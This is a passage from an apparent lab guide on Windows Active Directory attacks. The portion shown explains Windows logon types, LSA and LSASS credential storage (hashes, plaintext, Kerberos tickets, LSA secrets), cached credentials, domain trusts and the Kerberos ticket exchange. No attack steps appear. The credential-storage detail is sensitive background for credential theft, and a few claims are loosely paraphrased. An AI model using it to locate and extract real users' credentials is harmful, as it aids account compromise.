A local logon grants a user permission to access Windows resources on the local computer. A local logon requires that the user has a user account in the Security Accounts Manager (SAM) on the local computer. The SAM protects and manages user and group information in the form of security accounts stored in the local computer registry. The computer can have network access, but it is not required. Local user account and group membership information is used to manage access to local resources.

A network logon grants a user permission to access Windows resources on the local computer in addition to any resources on networked computers as defined by the credential's access token. Both a local logon and a network logon require that the user has a user account in the Security Accounts Manager (SAM) on the local computer. Local user account and group membership information is used to manage access to local resources, and the access token for the user defines what resources can be accessed on networked computers.

A local logon and a network logon are not sufficient to grant the user and computer permission to access and to use domain resources.

- Remotely, through Terminal Services or Remote Desktop Services (RDS), in which case the logon is further qualified as remote interactive.

After an interactive logon, Windows runs applications on behalf of the user, and the user can interact with those applications.

A local logon grants a user permission to access resources on the local computer or resources on networked computers. If the computer is joined to a domain, then the Winlogon functionality attempts to log on to that domain.

A domain logon grants a user permission to access local and domain resources. A domain logon requires that the user has a user account in Active Directory. The computer must have an account in the Active Directory domain and be physically connected to the network. Users must also have the user rights to log on to a local computer or a domain. Domain user account information and group membership information are used to manage access to domain and local resources.

### **Remote logon**

In Windows, accessing another computer through remote logon relies on the Remote Desktop Protocol (RDP). Because the user must already have successfully logged on to the client computer before attempting a remote connection, interactive logon processes have successfully finished.

RDP manages the credentials that the user enters by using the Remote Desktop Client. Those credentials are intended for the target computer, and the user must have an account on that target computer. In addition, the target computer must be configured to accept a remote connection. The target computer credentials are sent to attempt to perform the authentication process. If authentication is successful, the user is connected to local and network resources that are accessible by using the supplied credentials.

### **Network logon**

A network logon can only be used after user, service, or computer authentication has taken place. During network logon, the process does not use the credentials entry dialog boxes to collect data. Instead, previously established credentials or another method to collect credentials is used. This

## Creating A windows AD Lab and simulating attacks

process confirms the user's identity to any network service that the user is attempting to access. This process is typically invisible to the user unless alternate credentials have to be provided.

To provide this type of authentication, the security system includes these authentication mechanisms:

- Kerberos version 5 protocol
- Public key certificates
- Secure Sockets Layer/Transport Layer Security (SSL/TLS)
- Digest
- NTLM, for compatibility with Microsoft Windows NT 4.0-based systems


For information about the elements and processes, see the interactive logon diagram above.

## Smart card logon

Smart cards can be used to log on only to domain accounts, not local accounts. Smart card authentication requires the use of the Kerberos authentication protocol. Introduced in Windows 2000 Server, in Windows-based operating systems a public key extension to the Kerberos protocol's initial authentication request is implemented. In contrast to shared secret key cryptography, public key cryptography is asymmetric, that is, two different keys are needed: one to encrypt, another to decrypt. Together, the keys that are required to perform both operations make up a private/public key pair.

To initiate a typical logon session, a user must prove his or her identity by providing information known only to the user and the underlying Kerberos protocol infrastructure. The secret information is a cryptographic shared key derived from the user's password. A shared secret key is symmetric, which means that the same key is used for both encryption and decryption.

The following diagram shows the elements and processes required for smart card logon.



### Smart Card credential provider architecture

When a smart card is used instead of a password, a private/public key pair stored on the user's smart card is substituted for the shared secret key, which is derived from the user's password. The private key is stored only on the smart card. The public key can be made available to anyone with whom the owner wants to exchange confidential information.

### Bio-metric logon


A device is used to capture and build a digital characteristic of an artifact, such as a fingerprint. This digital representation is then compared to a sample of the same artifact, and when the two are successfully compared, authentication can occur. However, if biometric logon is only configured for local logon, the user needs to present domain credentials when accessing an Active Directory domain.

# Credentials Processes in Windows Authentication

Windows credentials management is the process by which the operating system receives the credentials from the service or user and secures that information for future presentation to the authenticating target. In the case of a domain-joined computer, the authenticating target is the domain controller. The credentials used in authentication are digital documents that associate the user's identity to some form of proof of authenticity, such as a certificate, a password, or a PIN.

By default, Windows credentials are validated against the Security Accounts Manager (SAM) database on the local computer, or against Active Directory on a domain-joined computer, through the Winlogon service. Credentials are collected through user input on the logon user interface or programmatically via the application programming interface (API) to be presented to the authenticating target.

The following diagram shows the components that are required and the paths that credentials take through the system to authenticate the user or process for a successful logon.



## Credential input for user logon

In Windows Server 2008 and Windows Vista, the Graphical Identification and Authentication (GINA) architecture was replaced with a credential provider model, which made it possible to enumerate different logon types through the use of logon tiles. Both models are described below.

### Graphical Identification and Authentication architecture

The Graphical Identification and Authentication (GINA) architecture applies to the Windows Server 2003, Microsoft Windows 2000 Server, Windows XP, and Windows 2000 Professional operating systems.

## Credential provider architecture

In these systems since server 2008R2 and vista, the credentials input architecture changed to an extensible design by using credential providers. These providers are represented by the different logon tiles on the secure desktop that permit any number of logon scenarios - different accounts for the same user and different authentication methods, such as password, smart card, and biometrics.

With the credential provider architecture, Winlogon always starts Logon UI after it receives a secure attention sequence event. Logon UI queries each credential provider for the number of different credential types the provider is configured to enumerate. Credential providers have the option of specifying one of these tiles as the default. After all providers have enumerated their tiles, Logon UI displays them to the user. The user interacts with a tile to supply their credentials. Logon UI submits these credentials for authentication.

Credential providers are not enforcement mechanisms. They are used to gather and serialize credentials. The Local Security Authority and authentication packages enforce security.

Credential providers are registered on the computer and are responsible for the following:

- Describing the credential information required for authentication.
- Handling communication and logic with external authentication authorities.
- Packaging credentials for interactive and network logon.

Packaging credentials for interactive and network logon includes the process of serialization. By serializing credentials multiple logon tiles can be displayed on the logon UI. Therefore, your organization can control the logon display such as users, target systems for logon, pre-logon access to the network and workstation lock/unlock policies - through the use of customized credential providers. Multiple credential providers can co-exist on the same computer.

Single sign-on (SSO) providers can be developed as a standard credential provider or as a Pre-Logon-Access Provider.

Each version of Windows contains one default credential provider and one default Pre-Logon-Access Provider (PLAP), also known as the SSO provider. The SSO provider permits users to make a connection to a network before logging on to the local computer. When this provider is implemented, the provider does not enumerate tiles on Logon UI.

A SSO provider is intended to be used in the following scenarios:

- **Network authentication and computer logon are handled by different credential providers.** Variations to this scenario include:
  - A user has the option of connecting to a network, such as connecting to a virtual private network (VPN), before logging on to the computer but is not required to make this connection.
  - Network authentication is required to retrieve information used during interactive authentication on the local computer.



## Creating A windows AD Lab and simulating attacks

- Multiple network authentications are followed by one of the other scenarios. For example, a user authenticates to an Internet service provider (ISP), authenticates to a VPN, and then uses their user account credentials to log on locally.
- Cached credentials are disabled, and a Remote Access Services connection through VPN is required before local logon to authenticate the user.
- A domain user does not have a local account set up on a domain-joined computer and must establish a Remote Access Services connection through VPN connection before completing interactive logon.
- **Network authentication and computer logon are handled by the same credential provider.** In this scenario, the user is required to connect to the network before logging on to the computer.

## Local Security Authority

The Local Security Authority (LSA) is a protected system process that authenticates and logs users on to the local computer. In addition, LSA maintains information about all aspects of local security on a computer (these aspects are collectively known as the local security policy), and it provides various services for translation between names and security identifiers (SIDs). The security system process, Local Security Authority Server Service (LSASS), keeps track of the security policies and the accounts that are in effect on a computer system.

The LSA validates a user's identity based on which of the following two entities issued the user's account:

- **Local Security Authority.** The LSA can validate user information by checking the Security Accounts Manager (SAM) database located on the same computer. Any workstation or member server can store local user accounts and information about local groups. However, these accounts can be used for accessing only that workstation or computer.
- **Security authority for the local domain or for a trusted domain.** The LSA contacts the entity that issued the account and requests verification that the account is valid and that the request originated from the account holder.

The Local Security Authority Subsystem Service (LSASS) stores credentials in memory on behalf of users with active Windows sessions. The stored credentials let users seamlessly access network resources, such as file shares, Exchange Server mailboxes, and SharePoint sites, without re-entering their credentials for each remote service.

LSASS can store credentials in multiple forms, including:

- Reversibly encrypted plaintext
- Kerberos tickets (ticket-granting tickets (TGTs), service tickets)
- NT hash

## Creating A windows AD Lab and simulating attacks

- LAN Manager (LM) hash

If the user logs on to Windows by using a smart card, LSASS does not store a plaintext password, but it stores the corresponding NT hash value for the account and the plaintext PIN for the smart card. If the account attribute is enabled for a smart card that is required for interactive logon, a random NT hash value is automatically generated for the account instead of the original password hash. The password hash that is automatically generated when the attribute is set does not change.

If a user logs on to a Windows-based computer with a password that is compatible with LAN Manager (LM) hashes, this authenticator is present in memory.

The storage of plaintext credentials in memory cannot be disabled, even if the credential providers that require them are disabled.

The stored credentials are directly associated with the Local Security Authority Subsystem Service (LSASS) logon sessions that have been started after the last restart and have not been closed. For example, LSA sessions with stored LSA credentials are created when a user does any of the following:

- Logs on to a local session or Remote Desktop Protocol (RDP) session on the computer
- Runs a task by using the **RunAs** option
- Runs an active Windows service on the computer
- Runs a scheduled task or batch job
- Runs a task on the local computer by using a remote administration tool

In some circumstances, the LSA secrets, which are secret pieces of data that are accessible only to SYSTEM account processes, are stored on the hard disk drive. Some of these secrets are credentials that must persist after reboot, and they are stored in encrypted form on the hard disk drive.

Credentials stored as LSA secrets might include:

- Account password for the computer's Active Directory Domain Services (AD DS) account
- Account passwords for Windows services that are configured on the computer
- Account passwords for configured scheduled tasks
- Account passwords for IIS application pools and websites
- Passwords for Microsoft accounts

Introduced in Windows 8.1, the client operating system provides additional protection for the LSA to prevent reading memory and code injection by non-protected processes. This protection increases security for the credentials that the LSA stores and manages.

## **Cached credentials and validation**

Validation mechanisms rely on the presentation of credentials at the time of logon. However, when the computer is disconnected from a domain controller, and the user is presenting domain credentials, Windows uses the process of cached credentials in the validation mechanism.

Each time a user logs on to a domain, Windows caches the credentials supplied and stores them in the security hive in the registry of the operation system.

With cached credentials, the user can log on to a domain member without being connected to a domain controller within that domain.

## **Credential storage and validation**

It is not always desirable to use one set of credentials for access to different resources. For example, an administrator might want to use administrative rather than user credentials when accessing a remote server. Similarly, if a user accesses external resources, such as a bank account, he or she can only use credentials that are different than their domain credentials.

### **Remote logon credential processes**

The Remote Desktop Protocol (RDP) manages the credentials of the user who connects to a remote computer by using the Remote Desktop Client, which was introduced in Windows 8. The credentials in plaintext form are sent to the target host where the host attempts to perform the authentication process, and, if successful, connects the user to allowed resources. RDP does not store the credentials on the client, but the user's domain credentials are stored in the LSASS.

Introduced in Windows Server 2012 R2 and Windows 8.1, Restricted Admin mode provides additional security to remote logon scenarios. This mode of Remote Desktop causes the client application to perform a network logon challenge-response with the NT one-way function (NTOWF) or use a Kerberos service ticket when authenticating to the remote host. After the administrator is authenticated, the administrator does not have the respective account credentials in LSASS because they were not supplied to the remote host. Instead, the administrator has the computer account credentials for the session. Administrator credentials are not supplied to the remote host, so actions are performed as the computer account. Resources are also limited to the computer account, and the administrator cannot access resources with his own account.

### **Automatic restart sign-on credential process**

When a user signs in on a Windows 8.1 device, LSA saves the user credentials in encrypted memory that are accessible only by LSASS.exe. When Windows Update initiates an automatic restart without user presence, these credentials are used to configure Autologon for the user.

On restart, the user is automatically signed in via the Autologon mechanism, and then the computer is additionally locked to protect the user's session. The locking is initiated through Winlogon whereas the credential management is done by LSA. By automatically signing in and locking the user's session on the console, the user's lock screen applications is restarted and available.

### **Windows Vault and Credential Manager**

Credential Manager was introduced in Windows Server 2008 R2 and Windows 7 as a Control Panel feature to store and manage user names and passwords. Credential Manager lets users store

## Creating A windows AD Lab and simulating attacks

credentials relevant to other systems and websites in the secure Windows Vault. Some versions of Internet Explorer use this feature for authentication to websites.

Credential management by using Credential Manager is controlled by the user on the local computer. Users can save and store credentials from supported browsers and Windows applications to make it convenient when they need to sign in to these resources. Credentials are saved in special encrypted folders on the computer under the user's profile. Applications that support this feature (through the use of the Credential Manager APIs), such as web browsers and apps, can present the correct credentials to other computers and websites during the logon process.

When a website, an application, or another computer requests authentication through NTLM or the Kerberos protocol, a dialog box appears in which you select the **Update Default Credentials** or **Save Password** check box. This dialog box that lets a user save credentials locally is generated by an application that supports the Credential Manager APIs. If the user selects the **Save Password** check box, Credential Manager keeps track of the user's user name, password, and related information for the authentication service that is in use.

The next time the service is used, Credential Manager automatically supplies the credential that is stored in the Windows Vault. If it is not accepted, the user is prompted for the correct access information. If access is granted with the new credentials, Credential Manager overwrites the previous credential with the new one and then stores the new credential in the Windows Vault.

## Security Accounts Manager database

The Security Accounts Manager (SAM) is a database that stores local user accounts and groups. It is present in every Windows operating system; however, when a computer is joined to a domain, Active Directory manages domain accounts in Active Directory domains.

For example, client computers running a Windows operating system participate in a network domain by communicating with a domain controller even when no human user is logged on. To initiate communications, the computer must have an active account in the domain. Before accepting communications from the computer, the LSA on the domain controller authenticates the computer's identity and then constructs the computer's security context just as it does for a human security principal. This security context defines the identity and capabilities of a user or service on a particular computer or a user, service, or computer on a network. For example, the access token contained within the security context defines the resources (such as a file share or printer) that can be accessed and the actions (such as Read, Write, or Modify) that can be performed by that principal - a user, computer, or service on that resource.

The security context of a user or computer can vary from one computer to another, such as when a user logs on to a server or a workstation other than the user's own primary workstation. It can also vary from one session to another, such as when an administrator modifies the user's rights and permissions. In addition, the security context is usually different when a user or computer is operating on a stand-alone basis, in a network, or as part of an Active Directory domain.

## Local domains and trusted domains

When a trust exists between two domains, the authentication mechanisms for each domain rely on the validity of the authentications coming from the other domain. Trusts help to provide controlled

## Creating A windows AD Lab and simulating attacks

access to shared resources in a resource domain (the trusting domain) by verifying that incoming authentication requests come from a trusted authority (the trusted domain). In this way, trusts act as bridges that let only validated authentication requests travel between domains.

How a specific trust passes authentication requests depends on how it is configured. Trust relationships can be one-way, by providing access from the trusted domain to resources in the trusting domain, or two-way, by providing access from each domain to resources in the other domain. Trusts are also either nontransitive, in which case a trust exists only between the two trust partner domains, or transitive, in which case a trust automatically extends to any other domains that either of the partners trusts.


# Kerberos Authentication Overview

kerberos v5 is an authentication protocol that is used to verify the identity of a user or host.

In fact Kerberos will allow an active directory object to get centrally authenticated and not need to provide a password every time, or even allow objects ie a user to get authenticated against targets (I.e a member server) that will never learn the end users password

In order to do this, at least three entities are required


- A **client**
- A **service**
- A **Key Distribution Center (KDC)** which is a **Domain Controller (DC)** in Active Directory environment context.



To avoid password leaking, when a client wants to access a service, no password will be sent over the network. A three steps process is used for this:

1. Authentication Service (AS): The client must authenticate itself to the KDC.
2. Ticket-Granting Ticket (TGT): The client requests a ticket to access the chosen service (e.g. CIFS, HTTP, SQL, ...).
3. Application Request (AP): The client finally uses the service by providing the ticket.

## Creating A windows AD Lab and simulating attacks



The Domain controller, which acts as the KDC part in active directory is the only entity knowing secrets of each service, machine, user. Thus, except for the DC, everyone only know his own secret, and therefore do not know the secrets of the other objects in Active Directory.

Without going further on Kerberos protocol,

The user begins logging on to the network by typing a logon name and password. The *Kerberos* client on the user's workstation converts the password to an encryption key and saves the result in a program variable.

The client then requests *credentials* for the ticket-granting service (TGS) of the *Key Distribution Center* (KDC) by sending the KDC's authentication service a message of type `KRB_AS_REQ` (Kerberos Authentication Service Request). The first part of this message identifies the user and the TGS service being requested. The second part of this message contains preauthentication data intended to prove that the user knows the password. This is simply an authenticator message that is encrypted with the *master key* derived from the user's logon password.

When the KDC receives `KRB_AS_REQ`, it looks up the user in its database, gets the associated user's master key, decrypts the preauthentication data, and evaluates the time stamp inside. If the time stamp is valid, the KDC can be assured that the preauthentication data was encrypted with the user's master key and thus that the client is genuine.

After the KDC has verified the user's identity, it creates credentials that the client can present to the TGS, as follows:

## Creating A windows AD Lab and simulating attacks

1. The KDC invents a logon *session key* and encrypts a copy with the user's master key.
2. The KDC embeds another copy of the logon session key and the user's authorization data in a ticket-granting ticket (TGT), and encrypts the TGT with the KDC's own master key.
3. The KDC sends these credentials back to the client by replying with a message of type KRB\_AS\_REP (Kerberos Authentication Service Reply).
4. When the client receives the reply, it uses the key derived from the user's password to decrypt the new logon session key.
5. The client stores the new key in its ticket cache.
6. The client extracts the TGT from the message and stores that in its ticket cache as well.

After a ticket-granting ticket (TGT) and *session key* have been established for the client, the client can request a separate session key and ticket for the service.

### To request a ticket for another service

1. The Kerberos client on the user's workstation requests *credentials* for the service by sending, to the *Key Distribution Center* (KDC), a message of type KRB\_TGS\_REQ (Kerberos Ticket-Granting Service Request). This message consists of the identity of the service for which the client is requesting credentials, an authenticator message encrypted with the user's new logon *session key*, and the TGT obtained from the Authentication Service Exchange.
2. When the KDC receives a KRB\_TGS\_REQ, the KDC decrypts the TGT with its secret key and extracts the user's logon session key.
3. The KDC uses the logon *session key* to decrypt the user's authenticator message and evaluates it. If the authenticator passes the test, the KDC extracts the user's authorization data from the TGT and invents a session key for the user to share with the requested server.
4. The KDC encrypts one copy of the service session key with the user's logon session key.
5. The KDC embeds another copy of the service session key in a ticket, along with the user's authorization data, and encrypts the ticket with the server's *master key*.
6. The KDC sends these credentials back to the client by replying with a message of type KRB\_TGS\_REP (Kerberos Ticket-Granting Service Reply).
7. When the client receives the reply, it decrypts the service session key with the user's logon session key and stores the service session key in its ticket cache.
8. The client extracts the ticket to the server and stores that in its ticket cache.


After a user has a ticket to a server, the workstation client can establish a secure communications session with that server.

### To establish a secure communications session with a server

